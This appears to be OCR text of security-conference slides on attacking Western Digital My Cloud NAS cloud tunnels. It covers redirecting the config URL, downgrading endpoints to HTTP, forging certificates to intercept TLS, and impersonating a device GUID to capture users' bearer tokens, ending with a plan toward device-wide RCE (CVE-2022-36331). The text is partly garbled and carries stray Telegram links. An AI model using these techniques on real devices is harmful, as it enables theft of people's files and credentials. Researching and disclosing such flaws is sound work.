"service.tsm.url": "https://prod-proxy.wdckeystone.com",  
"service.proxy.url": "https://prod-proxy.wdckeystone.com",  
"service.ota.url": "https://prod-gateway.wdckeystone.com/ota",  
"analytics.url": "https://prod-gateway.wdckeystone.com/logreceiver/receiver",  
"webclient.new_session.url": "https://home.mycloud.com/sessions/new",  
"webclient.new_session.url.ibi": "https://ibi.sandisk.com/sessions/new",  
"webclient.new_session.url.mch": "https://home.mycloud.com/sessions/new",  
"service.feedbackservice.url": "https://prod-portal.wdckeystone.com",  
"service.auth0.url": "https://prod.wdckeystone.com/authrouter",
```



```
"service.tsm.url": "https://prod-proxy.wdckeystone.com",  
"service.proxy.url": "https://prod-proxy.wdckeystone.com",  
"service.ota.url": "https://prod-proxy.wdckeystone.com/ota",  
"analytics.url": "https://prod-proxy.wdckeystone.com/logreceiver/receiver",  
"webclient.new_session": "https://prod-proxy.wdckeystone.com/sessions/new",  
"webclient.new_session": "https://prod-proxy.wdckeystone.com/sessions/new",  
"webclient.new_session": "https://prod-proxy.wdckeystone.com/sessions/new",  
"service.feedbackservice": "https://prod-proxy.wdckeystone.com",  
"service.auth0.url": "https://prod-proxy.wdckeystone.com/authrouter",
```

How can we MiTM?



RestSDK - MITM - Step 1: Point Config to Us


Step 1
Edit `configURL`
to point to us

```
# Config URL. Must be set if real  
configURL = "http://192.168.1.1"
```

**config.my
cloud.com**

<http://t.me/learningfrees>

**Fetch
configURL**




RestSDK - MITM - Step 2: Downgrade HTTPS

Step 2
Downgrade to
HTTP

```
service.tsm.url": "http://prod-proxy.wdckeystone.com",  
service.proxy.url": "http://prod-proxy.wdckeystone.com",  
service.ota.url": "http://prod-gateway.wdckeystone.com/ota",  
analytics.url": "http://prod-gateway.wdckeystone.com/logreceiver/re  
sultclient.new_session.url": "http://home.mycloud.com/sessions/new",
```




Fetch
configURL



RestSDK - MITM - Step 3: Do MiTM ?

- We are now able to MiTM requests to the cloud.
- But! One of the first requests asks for more endpoints



RestSDK - MITM - Step 3: Do MiTM ?

- We are now able to MITM requests to the cloud.
- But! One of the first requests asks for more endpoints

Missing
scheme (can't
downgrade to
HTTP)

```
7 {  
  "proxies": [  
    {  
      "backendAddr": "prod-b083c6039a50497.wdckeystone.com:8443"  
    },  
    {  
      "backendAddr": "prod-4c7c3acb1301bdf.wdckeystone.com:8443"  
    },  
    {  
      "backendAddr": "prod-e7af24e6ab1171c.wdckeystone.com:8443"  
    },  
    {  
      "backendAddr": "prod-f735a4ee0d39a12.wdckeystone.com:8443"  
    },  
    {  
      "backendAddr": "prod-f3540d2dd604eff.wdckeystone.com:8443"  
    },  
  ],  
}
```

RestSDK - MiTM - Step 4: MiTM HTTPS, too


We must MiTM HTTPS -

Create fake certs + add ourselves as the CA

```
→ keys openssl x509 -in wd.specific.crt -text
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      ae:80:85:14:3f:2c:a8:ad
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: CN=prod-b083c6039a50497.wdckeystone.com
    Validity
      Not Before: Nov 17 11:17:44 2022 GMT
      Not After : Nov 17 11:17:44 2023 GMT
    Subject: CN=prod-b083c6039a50497.wdckeystone.com
```

RestSDK - Let's Understand the Tunnel Creation

- We can now see all the requests, responses, yay!
- The NAS, via restSDK connects to the cloud and creates a tunnel
- The NAS-Cloud tunnel enables remote users to reach their NAS
- `https://prod.wdkeystone.com/GUID` → `https://NAS:4430`



WD Cloud Tunnel Establishment




1. **NAS**→**Cloud**: Open TCP/TLS connection

Open TCP/TLS
Connection



A dashed arrow points from the NAS server icon towards the WD Proxy Server cloud icon, indicating the direction of the connection.




GUID

WD Cloud Tunnel Establishment



1. **NAS**→**Cloud**: Open TCP/TLS connection
2. **Cloud**→**NAS**: GET /sdk/v1/proxyConnect

HTTP2 GET
/sdk/v1/proxyConnect





GUID



1. **NAS**→**Cloud**: Open TCP/TLS connection
2. **Cloud**→**NAS**: GET /sdk/v1/proxyConnect
3. **NAS**→**Cloud**: Hi, I'm **GUID**

200 OK
Hi, I'm **GUID**







1. **NAS**→**Cloud**: Open TCP/TLS connection
2. **Cloud**→**NAS**: GET /sdk/v1/proxyConnect
3. **NAS**→**Cloud**: Hi, I'm **GUID**
4. **Cloud**→**NAS**: **Great! I trust you!**

GUID



1. **NAS**→**Cloud**: Open TCP/TLS connection
2. **Cloud**→**NAS**: GET /sdk/v1/proxyConnect
3. **NAS**→**Cloud**: Hi, I'm **GUID**
4. **Cloud**→**NAS**: Great! I trust you!
5. **Cloud**↔**NAS**: Tunnel Established



GUID

WAT


WAT

WAT

WAT



n TCP/TLS
-
ect
'm GUID
at! I trust you!
unnel




GUID

We tried doing the obvious - impersonation




Hi, I'm
GUID



We tried doing the obvious - impersonation



Hello **GUID!**
I trust you




We tried doing the obvious - impersonation





Hello **GUID!**
I trust you




Who tf are u?




We tried doing the obvious - impersonation



We immediately get the victim's auth token!



```
GET /sdk/v1/volumes?pretty=false&limit=1000 HTTP
authority: 127.0.0.1
authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cGU6Ij
5jb20iLCJodHRw
ZXZpY2VfYXR0YW
V9
```



**We now had
access everyone's
files, *again!***

Our Plan to Exploit All Devices

We “just” need to:

- Break 128 bit random GUID
- Find auth bypass, twice!
- Find RCE

<https://t.me/learningnets>




Leveraging Cloud Access to Achieve RCE

Sadly, admin !== RCE

We have auth bypass, what's the attack surface?


CVE-2022-36331




restSDK RE

Reverse-engineered hundreds of golang functions

Tried to understand what API is available to auth users




```
106 v59 = v17;
107 v52 = v16;
108 v64 = a7[9];
109 runtime_convI2I(v9, (__int64)v10);
110 v22 = v64;
111 v23 = io_ReadAll(v9, (__int64)v10);
112 if ( v9 )
113     return (void **)github_com_wdc_csbu_goshared_errutil_Wrap(0LL, 0LL, v24, 0LL);
114 v53 = v25;
115 v60 = v23;
116 v65 = runtime_newobject(0LL);
117 v74 = a3;
118 v75 = a3;
119 v76 = a3;
120 v77 = a3;
121 v27 = github_com_wdc_csbu_restdsk_internal_httpserver_parseFilesystemPostJsc;
122 v28 = v43;
```



```
1 void **__usercall github_com_wdc_csbu_restdsk_internal_httpserver_createnewfilesystem<Krax
2 {
3     void **v7; // rdx
4     __int64 v8; // rsi
5     __int64 v9; // rdi
6     void *v10; // rsi
```

OS5 My Cloud Application - Shares and Mounts



MyCloudPR4100

Name

